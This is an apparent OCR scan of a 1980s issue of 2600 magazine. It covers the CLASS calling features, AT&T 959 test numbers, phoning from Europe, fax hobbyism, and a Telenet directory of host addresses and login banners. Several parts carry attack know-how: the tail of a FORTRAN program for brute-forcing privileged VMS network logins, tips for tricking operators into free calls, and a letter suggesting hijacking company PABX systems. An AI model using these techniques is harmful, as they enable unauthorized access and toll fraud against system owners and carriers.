60        E(8+NN)=C(NN)

300       FORMAT(30A1)
          status=lib$spawn(e,,sys$output)
          goto 50

200       format(x,16a1)

          end
```

TRICKS

Below is such a generator. It was quickly put together and I'm sure you hackers out there can write up a better one. It's here purely to demonstrate a technique.

Now here's where things get a bit sticky. Trying to execute the command from within this FORTRAN program will bomb its execution upon the first privilege violation. The way to do it then is to feed the password as a parameter to a DCL procedure that continues on error. Thus the second program.

Now pardon me while I remove my tongue planted so firmly in my cheek. As you may have guessed, I'm a system person. So what's a system manager to do about such a weakness?

First off, simply having two passwords on all privileged accounts will make the above technique excrutiatingly difficult. In this way, your hacker will need two password generators running simultaneously (or more practically, in the same program) and both passwords will have to be guessed simultaneously.

If this is inconvenient, impractical, or still too insecure for you, you'll want to set the audit alarm on for network logins. Then, on a periodic basis (e.g. nightly), run a batch job that closes the operator log and searches it for such failures. From here, you have your choice of evasion techniques including parsing out the username and disusing his account.

Clusters allow a great deal more resources for the money. Unfortunately, as your access rate climbs so does your intrusion attempt rate. It's interesting that communication security has lagged system security disproportionately. Personally, I think it's a plot by the 2600s. Keep it up, fellows!

```
!!!
```

CLASS: What

by The Videosmith

This article will explain the newly developed LASS system (AT&T Bell Labs), and how it may affect us in the near future. Note that the service as it appears for customers is called "CLASS", the C standing for Custom. I assume this is just for looks. At the time during which this article was being initially researched, CLASS was only being developed for the #1A ESS switch. At the end of the research involved with this article, CLASS was already implemented in data stage on ESS#5.

LASS

The telephone is destined to become a well used and powerful tool for otherwise tedious tasks. Gas meters and other metered services will be surveyed through the use of automatic data retrieval employing telephone communications. All in all, there are big plans for the uses one could put the telephone system up to, and CLASS is one plan that is going to drop an innovative bombshell on the telecommunicating world.

At this moment, a local CCIS network feature is being developed by Bell Laboratories. This feature will change the way people use phones, and will also change the attitude in which they use them. It will give far more control of the telephone to the user than ever before. This feature is called CLASS (Custom Local Area Signalling Services).

Everyone will find something useful in this newly developed telephone feature. Pizza parlours will no longer have to worry about fraudulent Italian food mongers, and little old ladies won't have to worry about prank calls by certain dubious characters.

What are all these fantastic features? They will include call back of the last caller, regardless of whether you have their telephone number or not. Another will be distinct call waiting tones, and preselected call forwarding (only those people whom you wish to speak to will be forwarded). This is only a rudimentary list of CLASS features to come. It is a very powerful system, and it all relies on LCCIS (Local Common Channel Interoffice Signalling), an intra-LATA version of the ever-popular CCIS.

CCIS Background

CCIS was originally introduced in 1976 as, basically, the signalling system to end all signalling systems. Instead of using the voice grade trunks to carry signalling information, a data network would be used. This network is comprised of data links from each central office (CO) to the appropriate STP (signal transfer point). Signalling information is sent through these links at 4800 bps to the STPs (note that baud rates may increase due to the economic availability of faster data communications hardware), where stored program control routes the signalling information to the needed offices in order to open and complete the call path. SPC checks automatically for on-hook/off-hook status before opening the path, and if the status is off-hook (in this case assuming the customer does not have the call waiting custom calling feature), returns information to the originating CO to apply a busy signal to the customer. This is but one of many features toll CCIS provides the network with.

Since this text is not centered on the topic of toll CCIS, technical aspects aren't as important (except for the comparison between the local and toll networks for observational purposes)—yet it is important to notice how automated and flexible this type of signalling method is, not to mention its speed and efficiency. All the software control involved with local and toll networks is called, fittingly, the "stored program control network" or ISDN (Integrated Services Digital Network).

CLASS/LCCIS Features

Using a high-speed data link between local offices creates a much more flexible and more efficient way for intra-LATA central offices to communicate. Instead of using per-trunk signalling (using the same trunk used for voice transmission to send routing and billing information), such data would be sent thru a dedicated data link, which interacts with a local signal processing and transfer point. From that point, signalling information is distributed to appropriate central offices or tandem switches.

It Means To Us

LCCIS will work with the local switches using stored program control, keeping track of call data. The 1A switches will use what is called "scratch pad" memory (also known as call store), in conjunction with LCCIS's database, to accomplish all the features that LASS provides. This memory will hold such data as "line history", and a "screening list". That information will make it possible for auto-redial, selective call forwarding, nuisance call rejection, and distinctive call waiting tones.

Test stage defaults for some features:

DTMF	Pulse	Description of Service
*66	1166	Reconnect last caller
*63	1163	Selective Call Forward
*60	1160	Nuisance Call Blocking
*57	1157	Customer "Trace"

Command codes may vary in different areas. These were found in a general description of CLASS.

Selective CF

Selective call forwarding is defined by the subscriber (the subscriber must have conventional call forwarding to request this service). Using call store, or more specifically the screening list, one will be able to selectively forward a call to another directory number by executing a few simple commands on the friendly home-bound telephone (unlike migrating telephones most frequently found in hotel rooms). An access code (a list will appear at the end of the file) will be entered, and a special tone will be issued from the subscriber's CO. The customer will then dial in the numbers he wants forwarded to the particular number. After each number, a tone will sound indicating the acceptance of the number. Individual BOC's (Bell Operating Companies) will be able to define the amount of numbers which may be screened. Once this is done, the customer hangs up and the ESS takes over. Now, whenever someone calls this particular customer, the customer's switch will compare the calling line's directory number with those stored in scratch pad memory. If the CLID matches one of the numbers in 1A memory associated with the called directory number, the number is forwarded. If not, the phone will ring at the original destination. This in particular could make it very difficult on system hackers, as you could probably imagine. A company can subscribe to this CLASS feature, and enter only the numbers of authorized users to be forwarded to a computer. Bureaus inside the various telephone companies and other sensitive operations can screen calls to particular numbers by using this service.

This is a security that's hard to beat, but of course there is a way (simple law of nature: nothing is fail-safe). There will always be the obvious way of finding numbers which are being forwarded to, like auto-dialing entire exchanges (one after the other). Unfortunately, CLASS will be providing other services which might make "scanning" seem less attractive.

Distinctive Ringing

Distinctive ringing is handled in the same fashion as selective call forwarding: the screen list in scratch pad memory. The customer may enter numbers which the ESS should give special precedence to, and whenever a call is placed to this particular customer's number, ESS checks to see whether the CLID matches a directory number listed in the switch's memory. If a match is made, the subscriber's CO gives the off-hook line a special call waiting tone, or the on-hook phone a distinctive ring (possibly using abnormally timed ringing voltage—some readers may picture a British Telecom ring as an example, although many foreign audible rings tend to be different).

Call Rejection

Nuisance call rejection, a feature making it possible to block certain idiots from ringing your phone (a feature we can all benefit from at one time or another...or all of the time), uses the information retrieved from LCCIS (CLID). Let's

(continued on page 15)

the telecom informer

BY JOHN FREEMAN

E-Card Trial

A trial for a new AT&T credit card is in progress. It's called the E-Card (Smart Card). The trial started in January 1987 and is scheduled to run for six months. One thousand E-Card participants were selected to try out the new card and 1000 AT&T public telephones were modified for E-Card capability. These telephones are located at airports in 30 cities.

The E-Card is a credit card with a small micro-chip (ROM) and gold fingers on the card edge. The E-Card can store up to 50 names and telephone numbers. It is similar to a credit card but has no magnetic strip on it (card number and listings are contained in the micro-chip). The customer inserts the card into the public telephone and his directory list will appear on the screen. The calling party depresses the digit(s) shown next to the person's name he wishes to dial. The call is automatically outpulsed and charged to the calling card number.

E-Card holders who require assistance on how to use the card or encounter a service difficulty resulting in a request for credit are instructed to call 800-922-0088. This number is on the modified telephones and is also on the screen.


959 Numbers

Last month, in the letters column a coin phone test number was mentioned. This number was 9591230. The 959 exchange is a test number exchange used by AT&T. There are lots of AT&T employees and test numbers galore.... Often, in a cross-bar switching system, you can't reach a 959 number without dialing 0+NPA+ first (note: this is *not* an operator assisted call). Keep in mind that these numbers will vary from town to town. And of course, the best thing about 959 numbers is that they're free.

Coin test:
0 HNPA (Home NPA) **959-1230**
0-959-1230
959-1230
Y=0 or 5x=0 through 9
959-1Y0x Milliwat (1004 hertz tone)
959-1Y1x 4ESS Test Board Position
959-1Y2x Milliwat
959-1Y3x Quiet Termination
959-1Y4x Remote Office Test Line responder(ROTL)
959-1Y5x ROTL(Type 105 test line)
959-1Y8x Milliwat
959-1Y9x Always Busy
959-200x White Plains, NY WATS center (X=0,5,6 and 7)
959-210x Wayne, PA WATS center (X=0,5,6 and 7)
959-225x Chicago, IL WATS center (X=0-9)
959-22xx WATS confirmation recording (xx=00-29)
959-5xxx Test postions, strange men. I haven't had time to scan this out.

There are more numbers than this, but this is what I've found as of yet. If anyone scans this out send what you get into us here at *2600*.

(Dan Foley is on vacation.)



phoning home from europe

by The Lineman

The information in this article was gathered from experience in the countries mentioned.

One thing you have to keep in mind when dealing with the telephone systems in other countries is that they are inferior to the ones you are used to dealing with in the United States. This is mainly due to the fact that we invented the telephone system and that AT&T and the RBOC's (NYNEX, Southwestern Bell, etc.) are private companies whereas most of the telephone companies in Europe are run by the governments of those countries. All of the companies were public until September of 1984, when British Telecom International was privatized.

The first country I visited was England. When I was there the Hotel I was staying at told me they had a "Direct Line to the United States". I found this a bit odd, so I inquired more about it and found out about USA Direct, a new service offered by AT&T. The service allows people in other countries to call the U.S. via a TSPS type of operator position located in New York. The operators have the country code of the country you are calling from and that is all. Over 50 countries are handled by the new service. They include: United Kingdom (080 089 0011), France (19-0011), The Netherlands (06 022 9111), Germany (except Frankfurt) (0 130 0010), Australia (001 488 1011), Denmark, Spain, Japan, Korea, Hong Kong, Iran, Columbia, Panama, and a lot of other Central American countries. The list of countries is supposed to expand within the next year or so. Italy and other countries should be joining the service soon. If you'd like to find out about a specific country you plan to visit, call the AT&T International Long Distance toll free number at 800-874-4000. They will be able to give you a more complete list as the one I left here gradually becomes out of date.

England

British Telecom International (BTI) has by far the most advanced equipment in all of Europe. Unfortunately, this is not saying very much. They are upgrading existing step by step and crossbar exchanges to digital switches, namely System X. When I was there, though, I only ran into one exchange in London that would accept the tones generated by my portable touch-tone generator. The operator services of BTI are also far below the standards we are used to in the U.S. When you dial a BTI international operator (155), they will usually keep you waiting for a few minutes. When you do reach an international operator, they do not know your telephone number and will believe you when you make up one. They can place collect calls and calls using AT&T International Calling Cards. The only problem with this method is that if you are staying at a hotel you won't be able to reach the USA Direct or the BTI international operator via the hotel's PBX and you will have to give them the calling card number and have them handle it. Both MCI and Sprint call the U.K., so it shouldn't be too hard for people to call you.

Another operator you will find useful is the local operator. They, like the international operator, do not have Operator Number Identification (ONI). When making local calls you can call the 100 operator and tell them you lost 20p in their phone and they will believe you and place the call for you. This works also in making calls to other cities in England, besides London.

Switzerland

The next country I'd like to discuss is Switzerland. The telephone company there is a branch of the postal service. Central offices are located in the post offices. The best method known to me to call the U.S. is via the international operator using an AT&T calling card. They require call back on calling card calls so you can't make any free calls from where you are staying. MCI is about the only long distance carrier (excluding AT&T) that calls Switzerland. The telephone system from what I can interpret is a modified step by step or crossbar that accepts standard international DTMF tones (in some exchanges) via an interpreter. They also have cable boxes on the street that are locked and can be opened by a standard square wrench. This is rather dangerous since the police in Switzerland are not very nice and the concept of civil rights is not understood. When USA Direct becomes available there it will be easier to make calls to the U.S. from Switzerland.

(continued on page 16)

ADDRESS	OS/COMP TYPE	SYSNAME/OWNER/RESPONSE/COMMENTS/ETC.
20101 $		
20114		NJIT Electronic Information Exchange System (EIES)
20115		NJIT Electronic Information Exchange System (EIES)
20120	IBM VM/370	
20125		NJIT Electronic Information Exchange System (EIES)
20128	TOPS-10	NDC - SYSTEM:
20130	TOPS-10	NDC - SYSTEM:
20131 $	VAX/VMS	
20132		Dunn & Bradstreet
20133	Burroughs	Running CANDE Operating System
20134 $	19.4.9	Primenet MWH
20135 $	Prime	(Version 18.2)
20136	IBM VTAM	
20140	VM - TSO	CPC Corporate Data Center (Englewood Cliffs NJ)
20142		"RDS #12 USER#" Remote Data Switch NJ Bell
20151 $	19.4.7	Primenet USC6.B
20153		Colgate's IICS
20155 $	19.4.7	Primenet USC6.B
20159	19.4.10.R7	Primenet PBN31
20166 $	19.3.7	Primenet SYS001
20167		Warner Computer Systems
20168		Warner Computer Systems
20171		"RDS #6 USER#" Remote Data Switch NJ Bell
20180	VAX/VMS	Agent Service Center
20182		Bankers Trust Customer Service
20183		Bankers Trust Customer Service
20188		Dunn & Bradstreet Systems
20189	IBM VM/370	Prushare
201133	-	
201137	HP-3000	
201139		Chem Network DTSS Release 13
201169	Unix 4.2	thumper
201171	IBM VTAM	NET001
201172	IBM VTAM	NET002
201200		D & B Systems
201201		D & B Systems
201220	VAX/VMS	Investment Technologies Computer Center
201230	20.2.0	Primenet NYMCS
201242		D & B Systems
201243		D & B Systems
201244		D & B Systems
201245		D & B Systems
201246		D & B Systems
201252$	19.4.6	Primenet BDR
201255		Primecom network 18-4X System 48
201256		Primecom network 18-4Q System 49
201259	VAX/VMS	
201334	P-E	"Reliance sign on screen"
201346	IBM	
201350	Honeywell	"$$50 Device Type Identifier"
201431	VAX/VMS	SYS 31
201436		Primecom Network System 36
437-448		Primecom Network System 37 to 48 respectively
201449		Primecom Network System 49
20210	Prime	
20230	IBM	EDS Timesharing
20232	IBM	EDS Timesharing
20234		"User Number-- Help-phone 313-556-1574"
20236 $		"Network sign-on failed: sign-on command expected"
20243 $	DG AOS/VS	
20249	IBM TCAM	"Enter system ID:"
20299	TOPS-20	The Information Service
202108	Multics	"Channel c.h126000 Please login:"
202109	TOPS-20	The Information Service
202115$		
202126		
202127	IBM	EDS Timesharing
202129		
202131		USER#--
202138$	Port Sel.	Gallaudet Computer Services Network
202139$	TOPS-10	TRI-SMP
202140$	TOPS-10	TRI-SMP
202141	VAX/VMS	Telenet International Info System
202142		Telemail
202144$	TOPS-20	TRI-SMP
202156$	VAX/VMS	American Psychiatric Association
202201		Compuserve
202202		Compuserve
202205		GM Parts FPL
202206		GM Parts FPL
202214	19.4.5	Primenet SPA
202218	19.4.11	Primenet GEC
202224		Gm Parts FPC
202618		Compuaark Search System
20321 $	Port Sel.	"Enter Class"
20322	IBM VM/370	Midd 3081
20328	IBM VM/370	Midd 3081
20334 $		
20359	Port Sel.	Perkin-Elmer Data Network
20364 $		
20366		"Login Please:"
20373	VAX/VMS	VCC C&P Occupational Health System
203155$	VAX/VMS	
20520 $		
20530 $	DG AOS/VS	
20531	DG AOS/VS	
20532 $	DG AOS/VS	R08F01D01A
20534 $		
20536 $		
20537 $	DG AOS/VS	R08F01D03A U.S. Forestry Service
20545 $	DG AOS/VS	R08F01D04A U.S. Forestry Service
20620 $	HP-3000	Boeing
20630 $	HP-3000	Boeing
20638 $	DG AOS/VS	
20640 $	19.4.6.R9	Primenet P850
20665	20.1.1D	Primenet DAD
20672	Port Sel.	University of Washington
206112		DOE Online
206158	Port Sel.	BCS Network
20820 $	DG AOS/VS	
20822 $	DG AOS/VS	R04F15D02A
20830 $	DG AOS/VS	R04F02A
20833 $		
20837 $	DG AOS/VS	
20843 $	DG AOS/VS	
21221	19.4.9	Primenet SYSA
21223	22-33	CitiCash Manager (C/C/M)
21225 $	TOPS-20	Landart Systems Inc.
21230	Prime	
21232		"Service id="
21235	LAN	IBISM Electronic Village
21240		Wilsonline
21241	30-03	C/C/M
21243	05-35	C/C/M Int'l 3
21244	10-29	C/C/M Int'l 4
21250 $		"Channel 09/041 IBFS?"
21252 $	20.0.4	Primenet SYSA
21255	03-39	C/C/M Int'l 2
21256	22-33	C/C/M
21258		
21259	VMS 4.3	Office Automation System
21260	17-41	C/C/M
21261	25-13	C/C/M
21262	25-25	C/C/M
21264	28-37	C/C/M Int'l 1
21265	03-39	C/C/M Int'l 2
21266		"Welcome"
21267	05-37	C/C/M Int'l 3

The Legion Of Hackers Present:
Updated: Telenet Directory
Revision #4 Last Updated: 1/1/87
(Includes available Uninet hosts)

TELENET

ADDRESSES

21268	10-29	C/C/M
21269		
21270	VM - TSO	Using the "Top Secret" Security Package
21278	26-37	C/C/M Int'l 7
21279		"Enter ID:"
21282		Bankers Trust Customer Service
21286 $	TOPS-20	BTSHARE
21287	04-38	C/C/M Int'l 6
21289	RSTS V7.08	IFI CITI
21290	26-40	C/C/M Int'l 7
212112	IBM VM/370	
212126 $	Port Sel.	American Express Corporate Info Systems
212131	IBM VM/370	
212133 $	VAX/VMS	TOBAS New York System
212137	20.2.0	Primenet NY60
212141		Telemail
212142		Telemail
212145	VAX/VMS	Office Information Systems
212146	VAX/VMS	Office Information Systems
212148		"Enter ID:"
212151	28-36	C/C/M Int'l 1
212152	VAX/VMS	
212167 $	20.1	Primenet MPISBS
212169	04-39	C/C/M Int'l 6
212170 $		
212173	IBM TSO	Brown Brothers Harriman Communications System
212179 $	Prime	
212191		"Welcome" (Citibank)
212197 $	TOPS-20	BTShare SYS B
212200		
212224 $		Global Electronic Mail Service (GEMS)
212262	19.4.0	Primenet SAL.19 VNY
212269	VAX/VMS	
212279 $		
212281		CitiCash Manager
212282		CitiCash Manager
212315 $		
212316 $		
212322 $	IBM	
212328		"ENTER IDENTIFICATION:"
212338 $		
212340 $	Prime	
212341 $	Prime	
212344 $		
212350 $		
212371	VAX/VMS	
212374	VAX/VMS	Business Systems Node NY01
212446 $	VAX/VMS	The Dais Group
21321	19.5	Primenet 88
21322	Unix	Interactive System 3
21323	Unix	Interactive System 3
21330 $	IBM TSO	L.E.B.
21333	IBM TSO	(Running ACF2)
21335		Marketron Research And Sales
21339 $	Port Sel.	USC - ECL Port Selector
21344	IBM TSO	SDC/ORBIT Database (Using "ACF2" Sec pkge)
21348 $	Port Sel.	USC - ECL Port Selector
21370		XCC-West System X2
21372		XCC-West System X3
21373		XCC-West System X1
21384	Port Sel.	(MICOM 600)
21385	Port Sel.	(MICOM 600)
21388	19.4.2.ICS	Primenet MSCOST
213102	20.0.3	Primenet TRWE.A
213105	19.4.11	Primenet MD.WSO
213130	19.3.7.R4	Primenet P751
213143 $		
213146 $		
213150	19.4.3	Primenet MD.IRV
213170		Dialog
213219 $	VAX/VMS	California Tech. Physics Vax
213236		Dialog
213245	Port Sel.	Litton Computer Services
213253		Xplex Cluster Controller
213255 $		
213668	TOPS-20	
213717		TransAmerica Financial Systems and Concepts
213765	IBM TSO	Ralph M. Parsons Network
21442	Prime	DNA Online
21444		Marathon
21456	20.1.1a	Primenet BOWSER
21460	HP-3000	Welecome to the 68B HP-3000 Computer System
21469		
21471	FB.3.3	Primenet FASBAC
21472	IBM TSO	UCC (Running "ACF2" Security Package.)
21475	Univac	UCC
21477	Univac	UCCEL FASBAC
214110		FAST-TAX - MARATHON - The Long Distance Runner
214149		FAST-TAX - MARATHON - The Long Distance Runner
214156	HP-3000	Welcome to the 68B HP-3000 Computer System
214176	19.2	Primenet UCCEL FASBAC
214607	HP-3000	Welcome to the 68B HP-3000 Computer System
214626	RT-11	CTSRTS-E1 (DIBOL)
21501	Prime	Newsnet (Save as C NET)
21505		
21531 $	VAX/VMS	VAX V05
21532 $	DG AOS/VS	
21535 $	IBM TSO	IMS America
21536	IBM TSO	IMS America
21537	IBM TSO	IMS America
21540		VU/TEXT (Same as C VUTEXT)
21545	IBM TSO	IMS America
21549		Easynet The Knowledge Gateway
21554 $		
21556		GTE Telenet Async to 3270 Service
21566		Newsnet (Save as C NET)
21567 $	IBM	"Command Unrecognized"
215121	IBM VM/370	TPF&C Online-Phila
21630		"DCS001 Please Signon"
21632		"DCS001 Please Signon"
21638	VMS 4.3	Timken Corp.
21651 $	HP-3000	
21652	HP-3000	
21654	19.2.12	Primenet TRWIAE
21665	18.3	Primenet LIPA
21666	18.3	Primenet LIPA
21679	HP-3000	
216140		
21725	Cyber NOS	U of Illinois
21726	Unix	U of I Computing Services
21732	Cyber NOS	U of I - ALL ACCOUNTS (300 Baud only)
21735	VAX/VMS	NCSAVMSB (VAX 11/785)
21736	Cyber NOS	U of I - ALL ACCOUNTS (1200 Baud only)
21740 $		
21741 $	19.3.12.X8	Primenet SPRFLD
21742 $		
21830 $	DG AOS/VS	
21831 $	DG AOS/VS	
21838 $	DG AOS/VS	
21841 $	DG AOS/VS	
21845 $	DG AOS/VS	
21853 $	DG AOS/VS	
21856 $	DG AOS/VS	
21868 $	DG AOS/VS	
21875 $	DG AOS/VS	
30120	IBM TSO	National Library of Medicine
30121 $		NASA Recon
30122 $	Multics	Dockmaster

(continued on page 18)

Put Letters

New Toys

Dear *2600*:

Here's some interesting information that *2600* readers might be interested in.

US West has introduced their new MPOW (Multi-Purpose Operator Workstation) which converts any IBM-compatible PC into a complete TSPS console with advanced capabilities. I'm sure many *2600* readers with PC's will find this concept intriguing. Perhaps there is a way to obtain and copy the board(s) and software.

Mitel's new telco product catalog describes several interesting products, including MF-tone generators and receivers, and a dialed-digit recorder. The latter is capable of "blue-box detection" and detects and prints out all 2600 hertz and MF-tone activity in red, triggers external alarms, and prints out all other line activity as well. No doubt phreaks have been busted with the help of this device.

Radio Shack now has a budget version of this for under $100. Their compact device prints out all dialed digits (touch tone and pulse) as well as the start and end times of all incoming and outgoing calls. Until now nothing coming close to this in capability was available for under $1000. Law-enforcement types will undoubtedly be using this updated version of the pen-register in various "fishing expeditions." It's interesting to note that the use of such equipment by police does *not* require a warrant, which means they can (and do) use it to snoop on whomever they choose to without worrying about wiretapping regulations.

On a more upbeat note, I've discovered that the Mitel S200 PABX where I work is externally programmable by modem, and can be programmed to forward calls, among other things. I suspect many businesses with WATS lines and newer electronic PABX's are vulnerable to this "roll your own" approach to WATS extending. PABX's are fascinating—they're amazingly complex, versatile...and vulnerable. With a programming manual and a little inside knowledge or hacking skill, one can manipulate a company's entire telephone system from afar. Definitely worth checking into! I'd be interested in finding out what other *2600* readers have discovered about this subject.

Bernie S.

Thanks for the info. We must add that the new Radio Shack toy is, to say the least, incredible. See the article in this issue for a review.

Is it really true that the police don't need a warrant to use that instrument? Where do they attach it? They must need some kind of permission from someone to either climb a telephone pole, install the thing inside the central office, or plug it into the side of a house.

Explain Yourselves

Dear *2600*:

I am not a hacker or a phreak, and in fact I'm not really literate in these matters, but I occasionally peruse your magazine. I am aware that you intend to undertake a strategy to increase your circulation, perhaps including newsstand sales. If this plan is to succeed, you are going to have to appeal to others like myself, with little or no understanding of electronics. In this connection, I would like to make a suggestion concerning the readability of your publication.

Every field of expertise inevitably develops its own jargon or lexicon which, for the most part, is impenetrable to those uninitiated in

Headline Here

that particular field. This is true of theoretical physics and psychoanalysis, philosophy, and high finance, and it is true of computer hacking.

For example, in a recent issue you printed an article entitled *Getting the Most Out of Equal Access* in which you state, among other mysterious things, that one can make long distance calls by dialing 10nnn, etc. The first question that comes to my mind is, how exactly does one dial "nnn"? Are you referring to the letter "N" which is printed with the number 6 on the telephone? Well, possibly, but I think not, because the letters on the phone are printed in upper case, but your n's were printed in lower case, suggesting that these letters are symbolic of some operation or piece of equipment known only to the initiated few.

So, after having read the article, I am left with the burning and unanswered question: Just exactly *how* does one dial "nnn"? Or, perhaps more to the point: Just exactly what does this thrice repeated lower case "n" symbolize? This, incidentally, is just one instance of a problem which I find recurring frequently in virtually every issue, and the fact is that people aren't going to purchase what they can't understand.

However, I believe there is a rather simple solution to this difficulty: I suggest that, in each issue, you include a glossary in which you give clear, "ordinary language" definitions of all the technical terms and symbols used in that issue. In this way you will not only broaden your readership, but you will also provide a valuable educational service to the public. I hope you will consider this suggestion, or some similar alternative, as I believe it is politically dangerous for the majority of the public to be, like me, computer-illiterate in this day and age.

Furtively,
Izzy Hear

You raise many good points. Let us first answer your question. Generally, whenever you see small n's or x's, they indicate variables, or single digit numbers that are as yet undefined. If you look at the article in question, you should see a list of 3-digit numbers. These numbers are in fact the mysterious nnn's. But, if equal access isn't installed where you are, those numbers won't do a thing except confuse your local switching center.

We are encouraging our writers to explain their terms either throughout their articles or at the end in a type of glossary. But, obviously, we can't keep repeating the same explanations. Some of our readers already accuse us of being too simplistic and elementary! What we are trying to do is explain things as we go along, which is what we've been doing since Issue 1. Our magazine is not a one time deal that you read and discard, but reference material that is stored away and looked at whenever the need arises. That's why we keep the back issues available, so we don't have to keep repeating the same information.

On another note, do you really think people aren't going to buy what they can't understand? Check out all of the folks who buy computers and don't know what to do with them when they plug them in! Answering machines, VCR's, telephone systems, even TV Guide—it's all becoming incomprehensible to the average people of the world. But that mere fact doesn't seem to be affecting sales. The emphasis seems to be on possession rather than comprehension. That's why the hackers are thriving in this world—they understand the tech-

(continued on page 17)

FAX: A New Hobby

by Bernie S.

Occasionally when scanning phone numbers you'll come across what sounds like a computer modem carrier but isn't. What it often turns out to be is a facsimile (FAX) machine. For those unaware of it, a FAX machine lets you send printed info (text, diagrams, or photos) over a phone line or radio link. Like computer modems, they use a carrier tone, but it is a different frequency and unlike "normal" data communications.

A FAX machine scans a printed document using an optical sensor that sweeps over the print detecting light and dark sections of the paper. There are presently three common FAX standards in use: Group I, II, and III. Until fairly recently, most FAX transmissions were of the Group I variety. Group I machines (many of which are still in use) use a rotating drum that the document is clamped to while the sensor traverses the length of the drum slowly. The light and dark sections modulate the carrier tone frequency which is transmitted over the phone line to another FAX machine. At the other end, it works in reverse—the modulated tone is translated back into an image by a hi-voltage stylus which scans over a blank sheet of electrostaticly-sensitive paper, "burning" the image onto the sheet. (This makes a rank smell; real old machines would fill a room with smoke!) Group I transmissions typically take 6 minutes for an 8½ by 11 inch sheet.

With the advent of cheap digital IC's, Group II and III standards emerged which transmit signals digitally (not unlike computer modems). The fastest group III machines can send a document in less than a minute at 9600 baud, the limit for unconditioned dial-up phone lines. A Group IV standard now exists which is much faster but requires Bell DDS or similar dedicated digital lines. The mechanical drum is now obsolete—a sheet is simply "dropped in" a newer FAX machine in which a tight row of phototransistors scans the whole document as it's pulled in between small motor-driven rollers. For output, ink-jet or similar printing technology prints out the received document.

For experimenters with little (or no) money, a lot of companies are getting rid of their older Group I and II machines for cheap—I got an Exxon Quip 1200 Group I FAX from a local newspaper for $50, and they threw in about ten reams of the special paper. This model was very popular about six years ago, and sold for about $1000. Look around! Most Group II and III machines can be switched into Group I mode for compatibility. Some newer machines double as copiers, though you can cheat and use a tape recorder to "play" a document back into a machine to get a copy in a pinch. Eventually, a FAX machine/laser printer/copier will be invented and will be a standard office machine everywhere. Expensive PC add-on cards exist that convert a PC and printer into a fax that'll store images on disk, but they're almost as expensive as a new FAX machine!

"If you have a shortwave receiver with a BFO, you can pick up FAX images relayed from weather satellites, wire and press service photos, etc."

Now we can all send schematics, drawings, and photos over the phone for cheap—just like the big boys do. I may be the first to coin a new term: PHAXing! As an added bonus, if you have a shortwave receiver with a BFO, you can pick up FAX images relayed from weather satellites, wire and press service photos, etc. before everybody else sees them. Some minor modifications are needed to convert the speed since they use non-standard scan rates, but it's worth the effort.

I hope you're all turned on to this "new" hobby. Let's see some enthusiasm and support for FAX!

CLASS

(continued from page 7)

say customer A calls customer B. Customer B happens to despise customer A, and keys in a special code. ESS again takes over and looks at the CLID information, and stores the calling line directory number in a special screen list associated with customer B. The next time customer A tries calling customer B, the terminating office will reroute the call to a local (the originating CO) digitized recording telling customer A that the call he made cannot be completed due to customer B's request ("I'm sorry, but the customer you have tried to reach wishes you were eaten by a rabid cannibal on drugs").

Dial Back

To create such a feature as "dial back" (for called or calling party), the ESS scratch pad memory is used again. The same principles are used as are employed in the already established custom calling feature, auto-redial. CLID will be used in the following way.

Your ESS switch will keep track of who you called last, and who called you last, through the retrieval of calling line information provided by LCCIS in conjunction with your switch. (Your switch will know what number you called last by directly storing the digits you dialed previously. Local signalling will provide calling line information via LCCIS call information forwarding using the data link mentioned.) This way, with your access code you will have total re-dial service.

Customer Trace

This type of memory handling and signalling method will also allow the feature that everyone was afraid would abolish "phreaking". Subscriber initiated tracing, using the last caller directory number stored at your CO, will be available as far as Bell Laboratories is concerned. There seem to be two types of "customer originated trace". One will forward the number to local authorities, at which it will be handled through the police. The other feature AT&T/Bell Labs is working on will be a display module that will sit by your phone, and will display calling directory numbers. All other CLASS features that use the calling line information are used at the discretion of the caller. The customer originated trace, however, using the individual or bulk calling line identification features ("trace") allow the customer to view the calling number. The world is not ending...yet, in any case. Individual customers will be able to employ a special "privacy code", which when dialed, tells the far-end switch not to forward the calling number to a desk display. Whether there will be a way to override this or not is obvious: of course. The police, the military, and government agencies are all likely to have a higher priority level than your privacy. It seems that long distance carriers could benefit greatly from CLASS. Why Bell/AT&T should give any type of special services to OCC's (Sprint, MCI, etc.) not given to other non-telephone companies, especially after equal access is fully implemented, I don't know (but then again, it is *equal* access). It is also possible that there will be no desk display. There are those phone phreaks who feel that BOC's will never give the end party the privilege of retrieving the calling party's number directly, due to plain old Bell policy on the issue of privacy. We'll have to wait and see about that point: the desk display is, in fact, operational and is being used in test stages. Whether Bell Labs feels that this feature can and will be used in a full scale non-beta stage BOC situation is a different story. The economic feasibility is questionable.

End Notes

CLASS, using local CCIS, will not function on inter-LATA calls. The local CCIS network is exactly that: local, and does not extend into the realm of "toll network". This will eventually be corrected (allowing toll CCIS to interact with LCCIS as far as CLID information is concerned). How the various long distance networks will exchange information with the local BOC network is still a matter of speculation. It would seem like a monumental task to try to integrate the emerging long distance companies into the AT&T/BOC ISDN, be it because of equipment inconsistencies or lack of cooperation on the part of the OCC, etc.

CLASS is going to cause problems, as well as create a new environment for telephone users. Of course, those problems are only problems to people who will generally be reading this article, but the more you know about CLASS the more comfortable you'll feel about the service. It can

(continued on next page)

CLASS

(continued)

be used to one's advantage, even as a telecommunications hobbyist. Just as a corporation will be able to set up a complete history of who is calling their system, and eventually keep people off the system using the screen list in memory, the same features can be applied to bulletin board systems and the like. Imagine being able to keep all the local bozos off your board, or being able to screen all but your private local users (making your system completely inaccessible through the PSTN network from any telephone but that of one of your users). In such applications, the system could be useful.

